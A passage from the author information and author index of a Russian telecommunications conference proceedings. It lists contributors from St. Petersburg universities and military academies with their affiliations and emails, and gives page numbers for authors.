- САМСОНКИН** студент группы ИКТВ-25 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [2952954@mail.ru](mailto:2952954@mail.ru)  
Александр Андреевич
- СЕВОСТЬЯНОВ** студент группы ИКТБ-17м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vlad08007@hotmail.com](mailto:vlad08007@hotmail.com)  
Владислав Андреевич

- СЕМЕНОВИЧ Елена Михайловна студентка Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [semenovichelena15@yandex.ru](mailto:semenovichelena15@yandex.ru)
- СИДЕЛЬНИКОВ Артем Максимович студент группы ИСТ-133 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [Heavydisto@gmail.com](mailto:Heavydisto@gmail.com)
- СИДОРОВА Саина Мичиловна студентка группы ИСТ-222 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [ssaikuya@gmail.com](mailto:ssaikuya@gmail.com)
- СИНЧУГОВА Полина Сергеевна студентка группы ИСТ-911 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [vat-liquidator@bk.ru](mailto:vat-liquidator@bk.ru)
- СИНЮК Семён Вячеславович студент группы ИСТ-222 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [semen.sinuk@gmail.com](mailto:semen.sinuk@gmail.com)
- СКОВОРОДЕЦКИЙ Михаил Витальевич научный сотрудник Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [vasn2020@mail.ru](mailto:vasn2020@mail.ru)
- СКОРОПАД Александр Витальевич ведущий инженер НИЛ № 4131, НИО № 413, НТЦ № 41 Санкт-Петербургского филиала – «ЛОНИИР» (ФГБУ НИИР), [sav01236@yandex.ru](mailto:sav01236@yandex.ru)
- СКОРЫХ Марк Андреевич аспирант кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [mark.skorykh@bk.ru](mailto:mark.skorykh@bk.ru)
- СКРЫКОВ Илья Андреевич студент группы ИКТВ-21 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [Smeet1337@gmail.com](mailto:Smeet1337@gmail.com)
- СКРЯГО Ольга Сергеевна преподаватель Смоленского колледжа телекоммуникаций (филиал) Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [leleik502007@yandex.ru](mailto:leleik502007@yandex.ru)
- СЛЕПЦОВ Алексей Константинович студент группы ИСТ-233 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [sak270205@gmail.com](mailto:sak270205@gmail.com)

- СЛЕСАРЧИК** Константин Федорович сотрудник Академии Федеральной службы охраны Российской Федерации, [interline57@mail.ru](mailto:interline57@mail.ru)
- СМИРНОВ** Роман Алексеевич сотрудник Академии Федеральной службы охраны Российской Федерации, [interline57@mail.ru](mailto:interline57@mail.ru)
- СМОРОДИН** Геннадий Николаевич кандидат технических наук, доцент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [gsmorodin@gmail.com](mailto:gsmorodin@gmail.com)
- СМОРОДИН** Кирилл Дмитриевич студент группы ИСТ-262 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [smorodin30579@mail.ru](mailto:smorodin30579@mail.ru)
- СОЛОВЬЕВ** Денис Викторович кандидат технических наук, доцент кафедры интеллектуальных систем автоматизации и управления Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [9218964588@mail.ru](mailto:9218964588@mail.ru)
- СТАРКОВ** Артем Михайлович кандидат технических наук, старший научный сотрудник Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [vasn2020@mail.ru](mailto:vasn2020@mail.ru)
- СТАХИРА** Ярослав Павлович студент группы ИСТ-032 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [stachirai@gmail.com](mailto:stachirai@gmail.com)
- СТЕЦУРИН** Леонид Дмитриевич студент группы ИСТ-231 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [bozhenkas@yandex.ru](mailto:bozhenkas@yandex.ru)
- СТРЕЛЕЦ** Константин Михайлович студент группы ИСТ-262 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [strelets7953@gmail.com](mailto:strelets7953@gmail.com)
- СУГАКО** Станислав Александрович студент группы ИСТ-211 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [stassugako@yandex.ru](mailto:stassugako@yandex.ru)
- СУЕТИН** Алексей Юрьевич студент группы ИСТ-241м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [AazmundZ@gmail.com](mailto:AazmundZ@gmail.com)

---

СУЛТАНОВ Руслан Сергеевич	начальник учебной лаборатории кафедры сетей связи и систем коммутации Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, <a href="mailto:ruslan_vax@mail.ru">ruslan_vax@mail.ru</a>
СУХОДОЕВА Алёна Владимировна	студентка группы ИСТ-912 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, <a href="mailto:alyona-v-s@mail.ru">alyona-v-s@mail.ru</a>
ТАЛИСМАН Вадим Григорьевич	студент группы ИСТ-911 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, <a href="mailto:vadiktalisman2@yandex.ru">vadiktalisman2@yandex.ru</a>
ТАРАСЕНКО Станислав Евгеньевич	адъютант Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, <a href="mailto:vasn2020@mail.ru">vasn2020@mail.ru</a>
ТАРАСОВ Владимир Анатольевич	старший преподаватель кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, <a href="mailto:vat-liquidator@bk.ru">vat-liquidator@bk.ru</a>
ТАТАРИНОВ Владимир Иннокентьевич	адъюнкты научно-исследовательского центра Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, <a href="mailto:tatar271@mail.ru">tatar271@mail.ru</a>
ТАТАРСКАЯ Дарья Альбертовна	студентка группы ИБС-12 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, <a href="mailto:Darya.Tatarskaya03@mail.ru">Darya.Tatarskaya03@mail.ru</a>
ТАТУКОВ Данила Андреевич	магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, <a href="mailto:tatukov.danila@mail.ru">tatukov.danila@mail.ru</a>
ТАХТАРОВА Анастасия Сергеевна	студентка группы ИСТ-923 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, <a href="mailto:antah96@gmail.com">antah96@gmail.com</a>
ТИТОВ Павел Александрович	магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, <a href="mailto:wowpointblog@gmail.com">wowpointblog@gmail.com</a>



- ТИХОМИРОВ Олег Геннадьевич студент группы ИСТ-141м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [Oleg719997@yandex.ru](mailto:Oleg719997@yandex.ru)
- ТИХОНОВА Анна Игоревна студент группы 0308 Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [ai.tikhonova037068@gmail.com](mailto:ai.tikhonova037068@gmail.com)
- ТОКМАКОВ Владислав Русланович магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [vladiksport@mail.ru](mailto:vladiksport@mail.ru)
- ТОЛМАЧЁВ Андрей Юрьевич студент группы ИСТ-133 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [andreytolmachev03@gmail.com](mailto:andreytolmachev03@gmail.com)
- ТРЕМЕЛЬ Ирина Сергеевна студентка группы ИКТ3-94 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, [irina.tremel@yandex.ru](mailto:irina.tremel@yandex.ru)
- ТУЛИН Ярослав Александрович студент группы ИСТ-222 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [yaroslvtulin@mail.ru](mailto:yaroslvtulin@mail.ru)
- ТУМАНОВ Иван Александрович студент группы ИСТ-052 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [ivan.tumanov.1999@mail.ru](mailto:ivan.tumanov.1999@mail.ru)
- ТУРУШЕВ Тимур Азаматович студент группы 0306 Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина), [ta.turushev@gmail.com](mailto:ta.turushev@gmail.com)
- УЗКИЙ Глеб Петрович студент группы ИСТ-211 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [peakyblindergleb@gmail.com](mailto:peakyblindergleb@gmail.com)
- УЛАСИК Вероника Валерьевна студентка группы ИСТ-261 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [nika.ulasik@gmail.com](mailto:nika.ulasik@gmail.com)
- УРВАНЦЕВ Георгий Александрович студент группы ИСТ-232м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [minehaka@yandex.ru](mailto:minehaka@yandex.ru)



- ФЕДОРОВ**  
Дмитрий Юрьевич студент группы ИСТ-922 Санкт -Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[gdimoks@mail.ru](mailto:gdimoks@mail.ru)
- ФЕДОРОВА**  
Алина Владимировна кандидат экономических наук, доцент кафедры информатики и компьютерного дизайна Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[fav111@yandex.ru](mailto:fav111@yandex.ru)
- ФЁДОРОВА**  
Мария Владимировна кандидат экономических наук, доцент кафедры интеллектуальных систем автоматизации и управления Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[tale19quale@mail.ru](mailto:tale19quale@mail.ru)
- ФЕДОРЧЕНКО**  
Елена Владимировна кандидат технических наук, доцент кафедры защищенных систем связи, Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[elenadoynikova@yandex.ru](mailto:elenadoynikova@yandex.ru)
- ФИЛИППОВ**  
Феликс Васильевич кандидат технических наук, доцент кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[9000096@mail.ru](mailto:9000096@mail.ru)
- ФИЛИППОВА**  
Елизавета Викторовна студентка группы ИСТ-211 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[lizok20042014@mail.ru](mailto:lizok20042014@mail.ru)
- ФОМЕНКОВА**  
Александра Павловна студентка группы ИСТ-022 Санкт-Петербургского государственного университета телекоммуникаций им. профессора М. А. Бонч-Бруевича,  
[dialyafom@gmail.com](mailto:dialyafom@gmail.com)
- ФОМИН**  
Юрий Васильевич студент группы ИКТБ-17м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[fomin13yura@gmail.com](mailto:fomin13yura@gmail.com)
- ХАЛЮТИНА**  
Виолетта Сергеевна студент группы ИБ-22вп Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[veta.xalyutina@mail.ru](mailto:veta.xalyutina@mail.ru)

- ХАПСИРОКОВ**  
Валерий Асланович магистрант кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[valerykhapirokov@gmail.com](mailto:valerykhapirokov@gmail.com)
- ХАСАНОВ**  
Акмаль студент группы 8307 Санкт-Петербургского государственного электротехнического университета «ЛЭТИ» им. В. И. Ульянова (Ленина),  
[akhassanovfibs@gmail.com](mailto:akhassanovfibs@gmail.com)
- ХАТЫПОВ**  
Разиль Рафисович курсант Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного,  
[zerostar019@icloud.com](mailto:zerostar019@icloud.com)
- ХАЧАТРЯН**  
Армине Арамовна студентка группы ИКТБ-27М Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[armine4.khachatryan@gmail.com](mailto:armine4.khachatryan@gmail.com)
- ХОДАНОВИЧ**  
Александр Иванович доктор педагогических наук, действительный член РАЕ, профессор кафедры информационных управляющих систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, заведующий кафедрой аудиовизуальных систем и технологий Санкт-Петербургского государственного института кино и телевидения,  
[akhodanovich@yandex.ru](mailto:akhodanovich@yandex.ru)
- ХОРЬКОВ**  
Максим Юрьевич студент группы ИКТВ-25 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [khorkov.m@bk.ru](mailto:khorkov.m@bk.ru)
- ЦЕЛИЩЕВ**  
Артём Сергеевич студент группы ИСТ-941 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [sbplgtas@gmail.com](mailto:sbplgtas@gmail.com)
- ЧАБДАРОВА**  
Диана Юрьевна студентка группы ИСТ-132м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[chabdarovadiana@yandex.ru](mailto:chabdarovadiana@yandex.ru)
- ЧЕНАРАНИ**  
Сасан аспирант высшей школы дизайна и архитектуры Санкт-Петербургского Политехнического университета Петра Великого,  
[chenarani94sasan@gmail.com](mailto:chenarani94sasan@gmail.com)

- ЧЕРЯЕВ** студент группы ИСТ-022 Санкт-Петербургского  
Александр Сергеевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[sasha10131310@gmail.com](mailto:sasha10131310@gmail.com)
- ЧУГРЕЕВА** студентка группы ИСТ-232м Санкт-Петербургского  
Анастасия Сергеевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[larazimina08@gmail.com](mailto:larazimina08@gmail.com)
- ЧУПРОВА** студентка группы ИСТ-222 Санкт-Петербургского  
Анна Юрьевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[blackcoffe.ach73@gmail.com](mailto:blackcoffe.ach73@gmail.com)
- ЧУХАРЕВ** студент группы ИСТ-912 Санкт-Петербургского  
Илья Александрович государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[despecial13@gmail.com](mailto:despecial13@gmail.com)
- ШАБАНОВ** ассистент кафедры интеллектуальных систем  
Александр Павлович автоматизации и управления Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[shabanov.ap@shpg.spb.ru](mailto:shabanov.ap@shpg.spb.ru)
- ШАКУРОВА** студентка группы ИСТ-132м Санкт-Петербургского  
Анастасия Андреевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [gerbovna12@mail.ru](mailto:gerbovna12@mail.ru)
- ШАЛИН** студент группы ИСТ-133 Санкт-Петербургского  
Даниил Михайлович государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[daniil.shalin2406@mail.ru](mailto:daniil.shalin2406@mail.ru)
- ШАНЕНКО** магистрант кафедры информационных управляющих  
Даниил Евгеньевич систем Санкт-Петербургского государственного  
университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[danshanenko@gmail.com](mailto:danshanenko@gmail.com)
- ШАРАМЕТ** кандидат технических наук, доцент,  
Андрей Владимирович ОАО «КБ Радар» – управляющая компания холдинга  
«Системы радиолокации», Минск, Республика  
Беларусь, [shandrei@yandex.ru](mailto:shandrei@yandex.ru)
- ШАРИПОВА** студентка группы ИКВТ-03 Санкт-Петербургского  
Камила Тимуровна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[kalinamila03@yandex.ru](mailto:kalinamila03@yandex.ru)

- ШАРКО** студент группы ИСТ-131 Санкт-Петербургского  
Никита Николаевич государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[nikita.sharko2003@yandex.ru](mailto:nikita.sharko2003@yandex.ru)
- ШЕВЧЕНКО** преподаватель кафедры общепрофессиональных  
Александр Александрович дисциплин Военной орденов Жукова и Ленина  
Краснознаменной академии связи имени Маршала  
Советского Союза С. М. Буденного, [88\\_shef@mail.ru](mailto:88_shef@mail.ru)
- ШЕСТАКОВ** доктор технических наук, ведущий научный сотрудник  
Александр Викторович управления организации научной работы и подготовки  
научных кадров Санкт-Петербургского университета  
Государственной противопожарной службы  
Министерства Российской Федерации по делам  
гражданской обороны, чрезвычайным ситуациям  
и ликвидации последствий стихийных бедствий имени  
Героя Российской Федерации генерала армии  
Е. Н. Зиничева, [alexandr.shestakov01@yandex.ru](mailto:alexandr.shestakov01@yandex.ru)
- ШИЯН** кандидат технических наук, старший преподаватель,  
Павел Анатольевич кафедры информатики и компьютерного дизайна  
Санкт-Петербургского государственного университета  
телекоммуникаций им. проф. М. А. Бонч-Бруевича,  
[shiyana.pa@sut.ru](mailto:shiyana.pa@sut.ru)
- ШОХИНА** студентка группы ИСТ-942 Санкт-Петербургского  
Марина Антоновна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [daniyter@gmail.com](mailto:daniyter@gmail.com)
- ШТЕРЕНБЕРГ** кандидат технических наук, доцент кафедры  
Станислав Игоревич защищенных систем связи Санкт-Петербургского  
государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[shterenberg.stanislaw@yandex.ru](mailto:shterenberg.stanislaw@yandex.ru)
- ШУЛЬГИН** студент группы ИСТ-212м Санкт-Петербургского  
Федор Эдуардович государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича, [teo.shulgin@gmail.com](mailto:teo.shulgin@gmail.com)
- ЩЕННИКОВА** студентка группы ИСТ-231 Санкт-Петербургского  
Александра Витальевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[sasha.shenn173@yandex.ru](mailto:sasha.shenn173@yandex.ru)
- ЩЕРБАТЮК** студентка группы ИСТ-132м Санкт-Петербургского  
Анастасия Дмитриевна государственного университета телекоммуникаций  
им. проф. М. А. Бонч-Бруевича,  
[n.d.shcherbatyuk@mail.ru](mailto:n.d.shcherbatyuk@mail.ru)

- ЩУР Семен Юрьевич аспирант Высшей школы дизайна и архитектуры Санкт-Петербургского государственного политехнического университета, [semmyon@yandex.ru](mailto:semmyon@yandex.ru)
- ЮГАЙ Олег Константинович студент группы ИСТ-141 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [ugay03@gmail.com](mailto:ugay03@gmail.com)
- ЮРОВА Ульяна Сергеевна студентка группы ИКТЗ-94 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [u\\_yurova@mail.ru](mailto:u_yurova@mail.ru)
- ЮРЧИК Даниил Сергеевич студент группы ИСТ-241м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [urdanyrec@yendex.ru](mailto:urdanyrec@yendex.ru)
- ЯКОВЛЕВ Данила Владимирович студент группы ИСТ-052 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [dwhytt23@yandex.ru](mailto:dwhytt23@yandex.ru)
- ЯРКЕВИЧ Диана студентка группы ИСТ-133 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [Diana0904200114@mail.ru](mailto:Diana0904200114@mail.ru)
- ЯСИНСКИЙ Сергей Александрович доктор технических наук, профессор Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, [yasinsky777@mail.ru](mailto:yasinsky777@mail.ru).
- ЯШИН Алексей Владимирович студент группы ИСМ-11з, Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, [alexey.morris@gmail.com](mailto:alexey.morris@gmail.com)

## АВТОРСКИЙ УКАЗАТЕЛЬ

- Абрамов А. Е. **5, 8**  
Акимов С. В. **15, 18, 22**  
Акимов М. А. **11**  
Алиев А. Э. **25**  
Аль-Нами Б. А. **5, 30, 34, 38, 42, 46, 50, 52, 57, 60, 63, 68, 72, 76, 79, 85, 89, 92, 97, 99, 103, 107, 110, 113, 117, 121, 124, 128, 133, 135, 140, 145, 149, 155, 159, 164, 168, 173, 177, 180, 185, 188, 192, 195, 199, 203, 206, 209, 214, 218, 224, 228, 231, 236, 240, 244, 247, 250, 253, 256, 261, 264, 268, 271, 274, 278**  
Амельченко Д. О. **281**  
Андреева К. А. **30**  
Андреевский И. Л. **286**  
Андрианов Д. М. **292**  
Андрианова Е. Е. **281**  
Андрюкова О. И. **34**  
Анисимов В. В. **297**  
Аравин А. А. **38**  
Арсентьев А. В. **301**  
Афанасьев А. А. **42**  
Балакирев Н. А. **305**  
Бандалет Е. М. **310**  
Барабощкин Е. А. **38**  
Баранов А. М. **46**  
Баскова А. А. **50**  
Бахромов С. А. **313**  
Безрукова А. Р. **52**  
Беленков А. Ю. **319**  
Белов А. М. **323**  
Белоус К. В. **327, 330**  
Бельский И. С. **57**  
Беляев П. Ю. **323**  
Березкин А. А. **334**  
Беседин М. Д. **338**  
Бобыльков Т. В. **342**  
Болгар В. В. **60**  
Бондаренко Д. С. **63**  
Бондаренко И. Б. **347**  
Бордунов И. А. **68**  
Борисов В. И. **350**  
Борисов С. В. **354**  
Борисов С. К. **72**  
Бородянский Ю. М. **359**  
Боталов А. А. **364, 367**  
Бояшова Е. П. **372, 377**  
Бугеря Д. Н. **76**  
Буловацкий Е. Я. **382**  
Бундин Н. А. **387**  
Бурков А. Д. **79**  
Бурмак К. К. **46**  
Бусаров Ю. О. **390**  
Бухарин В. В. **395**  
Ваганов А. В. **398, 403**  
Вальков Д. С. **408, 412**  
Варламова Л. П. **313**  
Васенькова А. А. **50**  
Васильев В. В. **85**  
Васильев И. С. **416**  
Васильев М. И. **89**  
Васильев Н. А. **301, 338, 420, 423, 428, 433, 438**  
Велюго А. М. **444**  
Верхова Г. В. **448, 451, 455, 459, 463, 467**  
Вершенник А. В. **297**  
Виксин И. И. **470**  
Викторов И. А. **475, 480**  
Вильготский Е. П. **92**  
Власова А. С. **34**  
Волков И. Р. **97**  
Волокобинский М. Ю. **482**  
Волошинов Д. В. **486, 491, 497, 501, 505, 509**  
Воробьев Л. В. **327**  
Воскресенская Ю. Д. **99**  
Выжлова А. К. **448**  
Гаврилов И. В. **513**  
Галиева Т. Р. **519**  
Галимова Е. Ю. **523**  
Гарифуллин М. Р. **323**  
Гафурова А. Р. **89**

- Гвоздков И. В. **527, 532**  
Герасимова П. С. **103**  
Головач П. О. **107**  
Голошумов И. Е. **420**  
Голощанов А. С. **110**  
Гольдштейн А. Б. **537**  
Голунов М. В. **541**  
Гоняев С. С. **372, 527, 549**  
Горобец И. С. **554**  
Горохова Е. А. **558,**  
Горячев В. Б. **563**  
Григорьева С. Д. **113**  
Громов В. В. **575**  
Громова Н. Н. **569**  
Груздев В. А. **563**  
Губин А. Н. **579, 582, 587, 590**  
Губин Ю. М. **117**  
Гунина Е. В. **593, 598, 604**  
Дамдинов Б. Б. **609**  
Дворецков К. А. **613, 617**  
Джиголати Ч. И. **121**  
Доктырбай Ш. А. **622**  
Дубоусова Е. В. **124**  
Дубровский В. В. **626**  
Дюпин А. А. **359**  
Евсеев В. Е. **11**  
Ермолаев Д. А. **630**  
Жаранова А. О. **634, 639, 644, 649, 654**  
Жемчугова Е. В. **281**  
Жигулин Ю. А. **128**  
Загреддинов А. Э. **133**  
Замышевский Е. В. **658**  
Земляков А. А. **135**  
Зильберман А. А. **482**  
Золотов О. И. **663**  
Зотова А. С. **667**  
Зубова М. С. **140**  
Зылева П. С. **670**  
Зырянов Д. Д. **676**  
Зюриков М. А. **486**  
Иванов А. Ю. **681**  
Иванов В. Г. **338, 686**  
Иванов М. А. **691**  
Иванов Р. С. **696**  
Иванцов Д. С. **700**  
Ивашова М. М. **145**  
Ильина О. Б. **705**  
Ишимов А. С. **563**  
Калагур Д. А. **5, 8**  
Калашников П. Н. **423**  
Калинина С. С. **140**  
Кан В. Г. **372, 549**  
Каримбаев Т. Т. **149**  
Кибирев М. П. **710**  
Кильдяев И. В. **532**  
Кириллова М. К. **330**  
Кирсанов В. И. **103**  
Кирсанова В. Н. **15**  
Ключников Д. А. **475**  
Ковальчук А. В. **715**  
Колесников А. А. **626, 719**  
Колмаков А. Е. **722**  
Коломиец А. Р. **30**  
Комашинский В. И. **681, 727**  
Копп М. Ю. **733**  
Копылов С. А. **658**  
Корепанов Р. С. **738**  
Кормачев И. Д. **155**  
Коровкина Е. В. **527**  
Коротковская В. Ю. **742**  
Косневич Д. А. **342**  
Котлова М. В. **634**  
Кочнев Т. В. **159**  
Кравцов К. П. **164**  
Кравцова А. А. **593**  
Красавцева К. А. **630**  
Кривошеев Д. В. **63**  
Крылова Э. Р. **451**  
Кудрявцев А. О. **428, 750**  
Кудрявцева Ю. А. **746**  
Кузин П. И. **563**  
Кузнецов В. А. **753**  
Кузнецов Р. В. **639**  
Кузнецова О. Б. **286, 758**  
Кузьмин В. А. **763**  
Кулиев Р. Ф. **168**  
Купчиненко О. П. **705**  
Курозина С. А. **768**  
Лазарев Э. А. **470**  
Лакомкина Е. А. **772**  
Ланцев Н. А. **750**  
Лапко А. Н. **777**  
Лебедев Д. В. **491, 782**  
Лебединский Д. А. **644**  
Лепешкин О. М. **297**  
Липатников В. А. **433**  
Литвинов В. Л. **305, 579, 582, 587, 787,**  
**791, 794**  
Лосев А. П. **798**  
Мазур А. А. **173**

- Макарова В. В. 497  
Мамедов Г. А. 323  
Мартынюк А. А. 613, 617  
Матвеев А. С. 802  
Матюхина В. И. 806  
Матюхина Т. В. 579, 663  
Медведев С. А. 809  
Медунов А. А. 177  
Мезнин М. Е. 423  
Мелехов К. В. 433  
Мелехов О. С. 85  
Мелихов И. А. 433  
Мельников М. В. 377  
Мельникова Д. М. 281  
Меньков И. И. 719  
Меньшова И. Э. 149  
Минина С. А. 68  
Миняев А. А. 710  
Мироненкова М. А. 814  
Миронова М. В. 99  
Михайлов В. Д. 448  
Михайлова Е. А. 519, 590  
Михаль Г. А. 818  
Михеев Г. Д. 42  
Моисеева А. В. 537  
Муканов Т. А. 823  
Муравьев Г. Г. 428  
Мусаева Т. В. 180, 364, 367, 382, 416, 676, 696, 733  
Неверов Е. А. 342  
Неделько И. Е. 649  
Никитин А. С. 395  
Новиков М. Ю. 827  
Нуждин Е. В. 185  
Оздоровская М. В. 188  
Оленникова Л. Ю. 60  
Олимпиев А. А. 387, 830  
Омаров Э. Г. 192  
Онофрийчук Е. И. 575  
Остроумов О. А. 297  
Павлович А. А. 541  
Параничев А. В. 11, 667, 722, 802  
Парфенов Д. Д. 334  
Парфенова И. А. 833  
Пархачева О. С. 455  
Пастухов Р. М. 827  
Пекарская О. А. 833  
Перевозник Ю. Я. 475, 480, 837  
Перевышко А. С. 292  
Пестов И. Е. 670, 753  
Петров А. Б. 195  
Петров И. В. 18  
Пиликина Е. А. 554  
Пихенько Д. О. 686  
Поведайко М. Д. 408, 412, 549, 840  
Помогалова А. В. 613, 617, 738  
Попова А. А. 199  
Попугаев Д. Г. 203, 823  
Прокопенко П. Н. 844  
Прокофьев П. А. 848  
Проценков В. М. 459  
Птицын Н. А. 853  
Птицына Л. К. 558, 609, 622, 715, 772, 814, 853, 858, 863  
Путилин Ю. Е. 338  
Пшигузов А. А. 438  
Радабольский В. С. 323  
Раковский О. В. 25, 347, 663, 742, 866  
Редругина Н. М. 390  
Рогозин С. А. 76  
Рогозинский Г. Г. 798  
Рожкова Д. А. 858  
Романов А. А. 746  
Романова А. А. 733  
Ромашова П. С. 188  
Рстакян А. А. 206  
Рыбалко А. В. 398  
Рыболовлев И. Н. 209  
Рябинина С. А. 214  
Рябова Т. С. 758  
Савелов Д. Ю. 416  
Саенко И. Б. 700  
Саитчина А. В. 218  
Самаковский А. Ю. 844  
Самсонкин А. А. 224  
Севостьянов В. А. 354  
Семенович Е. М. 830  
Сидельников А. М. 228  
Сидорова С. М. 231, 236  
Синчугова П. С. 870  
Синюк С. В. 240  
Сковородецкий М. В. 750  
Скоропад А. В. 705  
Скорых М. А. 710  
Скрыков И. А. 244  
Скряго О. С. 873  
Слепцов А. К. 79  
Слесарчик К. Ф. 876



- Смирнов Р. А. **513**  
 Смородин Г. Н. **818**  
 Смородин К. Д. **247**  
 Соловьев Д. В. **319, 691**  
 Старков А. М. **423**  
 Стахира Я. П. **881**  
 Стецурин Л. Д. **250**  
 Стрелец К. М. **247**  
 Сугако С. А. **253**  
 Суетин А. Ю. **463**  
 Султанов Р. С. **727**  
 Суходоева А. В. **634**  
 Талисман В. Г. **866**  
 Тарасенко С. Е. **763**  
 Тарасов В. А. **787, 870**  
 Татаринцов В. И. **681, 727**  
 Татарская Д. А. **753**  
 Татуков Д. А. **791**  
 Тахтарова А. С. **840**  
 Титов П. А. **364, 367**  
 Тихомиров О. Г. **22**  
 Тихонова А. И. **342**  
 Токмаков В. Р. **863**  
 Толмачёв А. Ю. **256**  
 Тремель И. С. **670**  
